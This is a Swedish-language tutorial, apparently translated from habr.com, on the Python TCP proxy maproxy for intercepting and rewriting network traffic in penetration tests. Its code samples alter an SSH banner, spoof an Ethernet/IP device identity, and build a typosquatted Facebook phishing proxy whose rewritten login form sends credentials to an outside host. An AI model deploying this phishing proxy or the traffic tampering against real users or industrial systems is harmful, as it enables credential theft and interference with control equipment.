

Översättningen av artikeln är framtagen inför kursstarten .
Sammanfattning
Olika typer av säkerhetsbedömningar, allt från regelbundna penetrationstester och Red Team-operationer till intrång i IoT/ICS-enheter och SCADA, innebär arbete med binära nätverksprotokoll, vilket i grunden handlar om att avlyssna och modifiera nätverksdata mellan klienten och målet. Nätverkstrafiksniffning är ingen svår uppgift, då vi har verktyg som Wireshark, Tcpdump eller Scapy, men modifiering framstår som en mer arbetskrävande uppgift, eftersom vi måste ha ett slags gränssnitt för att läsa nätverksdata, filtrera dem, ändra dem i realtid och skicka tillbaka dem till målvärden nästan i realtid. Dessutom skulle det vara perfekt om ett sådant verktyg kunde arbeta automatiskt med flera parallella anslutningar och ha möjligheter för anpassning via skript.
En gång upptäckte jag ett verktyg som heter , och dokumentationen gjorde mig snabbt medveten om att maproxy – var precis vad jag behövde. Det är en ganska enkel, mångsidig och lättanpassad TCP-proxy. Jag testade detta verktyg på flera ganska komplexa applikationer, inklusive ICS-enheter (som genererar många paket), för att se om det kunde hantera många parallella anslutningar, och verktyget presterade bra.
Denna artikel kommer att introducera dig till att bearbeta nätverksdata i realtid med hjälp av maproxy.
Översikt
Verktyget maproxy baserat på Tornado – ett populärt och utvecklat asynkront nätverksramverk i Python.
I allmänhet kan den arbeta i flera lägen:
TCP:TCP– okrypterade TCP-anslutningar;TCP:SSLochSSL:TCP– med enkelriktad kryptering;SSL:SSL– dubbelriktad kryptering.
Den levereras som ett bibliotek. För snabb start kan du använda exempel filer som återspeglar de grundläggande :
all.pycertificate.pemlogging_proxy.pyprivatekey.pemssl2ssl.pyssl2tcp.pytcp2ssl.pytcp2tcp.py
Fall 1 – enkel dubbelriktad proxy
Baserat på tcp2tcp.py:
#!/usr/bin/env python

import tornado.ioloop
import maproxy.proxyserver

server = maproxy.proxyserver.ProxyServer("localhost",22)
server.listen(2222)
tornado.ioloop.IOLoop.instance().start()
Som standard ProxyServer() tar emot två argument – anslutningsläge och måport. server.listen() tar emot ett argument – portnumret för att lyssna efter inkommande anslutningar.
Kör skriptet:

# python tcp2tcp.py För att utföra ett test kommer vi att koppla upp oss mot den lokala SSH-servern via vårt proxy-skript som lyssnar på 2222/tcp port och ansluter till standardporten 22/tcp SSH-servrar:

Välkomstbanner meddelar att vårt exempel på skript framgångsrikt har proxytt nätverkstrafiken.
Fall 2 – modifiering av data
Ett annat demo-skript logging_proxy.py är perfekt för interaktion med nätverksdata. Kommentarerna i filen beskriver klassens metoder som du kan modifiera för att uppnå ditt mål:

Det mest intressanta här:
on_c2p_done_read– för att fånga data på vägen från klienten till servern;on_p2s_done_read– bakåt.
Låt oss försöka ändra SSH-bannern som servern returnerar till klienten:
[…]
def on_p2s_done_read(self,data):
data = data.replace("OpenSSH", "DumnySSH")
super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("localhost",22)
server.listen(2222)
[…]
Kör skriptet:

Som du kan se har klienten blivit missledd eftersom namnet på SSH-servern har ändrats till «DumnySSH».
Fall 3 – enkel phishing-webbsida
Det finns oändligt många användningsområden för detta verktyg. Denna gång ska vi fokusera på något mer praktiskt inom Red Team-operationer. Låt oss imitera landningssidan m.facebook.com och använda en anpassad domän med avsiktlig stavfel, till exempel, m.facebok.com. För demonstrationssyften antas vi bara att domänen är registrerad av oss.
Vi tänker skapa en okrypterad nätverksanslutning med vår proxy för offer och SSL-Stream för Facebook-servern (31.13.81.36). För att detta exempel ska fungera behöver vi ersätta HTTP-värdhuvudet och injicera det korrekta värdnamnet, samt stänga av komprimering av svar för att få lätt tillgång till deras innehåll. I slutändan kommer vi att ersätta HTML-formuläret så att inloggningsuppgifterna skickas till oss istället för till Facebook-servrar:
[…]
def on_c2p_done_read(self,data):
 # ersätta värdhuvud
data = data.replace("Host: m.facebok.com", "Host: m.facebook.com")
# avaktivera kompression
data = data.replace("gzip", "identity;q=0")
data = data.replace("deflate", "")
super(LoggingSession,self).on_c2p_done_read(data)
[…]
def on_p2s_done_read(self,data):
 # partiell ersättning av svaret
     data = data.replace("action="/login/", "action="https://redteam.pl/")
super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("31.13.81.36",443, session_factory=LoggingSessionFactory(), server_ssl_options=True)
server.listen(80)
[…]
Slutsatsen:

Som du kan se har vi lyckats byta ut den ursprungliga webbplatsen.
Fall 4 – Vi skadar Ethernet/IP
Jag har arbetat med industriella enheter och mjukvara (ICS / SCADA) under en lång tid, såsom programmerbara kontroller (PLC), in- och utgångsmoduler, drivsystem, reläer, programmeringsmiljöer och mycket mer. Detta fall är för dem som gillar industriella prylar. Att hacka sådana lösningar innebär aktivt arbete med nätverksprotokoll. I följande exempel vill jag visa hur du kan modifiera nätverkstrafik för ICS/SCADA.
För detta behöver du följande:
- En nätverks-sniffer, till exempel Wireshark;
- Ethernet/IP eller bara en SIP-enhet, som du kan hitta genom Shodan-tjänsten;
- Vårt skript baserat på
maproxy.
Till att börja med, låt oss se hur ett typiskt identifikationssvar från CIP (Common Industrial Protocol) ser ut:

Identifiering av enheten sker via Ethernet/IP-protokollet, som är en utvidgad version av Ethernet-protokollet för industriella ändamål, och omger kontrollprotokoll, såsom CIP. Vi kommer att förändra det slutna identifikationsnamnet som syns i skärmdumpen „NI-IndComm for Ethernet“ med hjälp av vårt proxy-skript. Vi skulle kunna återanvända skriptet logging_proxy.py och på liknande sätt modifiera klassmetoden on_p2s_done_read, eftersom vi vill att kunden ska se ett annat identifikationsnamn.
Kod:
[…]
 def on_p2s_done_read(self,data):
 # delvis ersättning av svaret

 # Kontrollerar om vi fått List Identity meddelande som svar
     if data[26:28] == b'x0cx00':
         print('Fick svar, ersätter')
         data = data[:63] + 'DUMMY31337'.encode('utf-8') + data[63+10:]
     super(LoggingSession,self).on_p2s_done_read(data)
[…]
server = maproxy.proxyserver.ProxyServer("1.3.3.7",44818,session_factory=LoggingSessionFactory())
server.listen(44818)
[…]
I grund och botten begärde vi enhetsidentifiering två gånger, där det andra svaret är originalet, medan det första modifierades i realtid.
Och sist men inte minst
Enligt min mening maproxy ett praktiskt och enkelt verktyg som dessutom är skrivet i Python, så jag tror att du också kan dra nytta av att använda det. Naturligtvis finns det mer avancerade verktyg för att hantera och modifiera nätverksdata, men de kräver också mer uppmärksamhet och är vanligtvis skapade för specifika användningsscenarier, såsom , eller för fall som liknar det tredje, eller för det senaste fallet. Hur som helst, med hjälp av maproxy kan du snabbt förverkliga dina idéer om att avlyssna nätverksdata, eftersom skriptexemplen är mycket tydliga.
Källa: habr.com
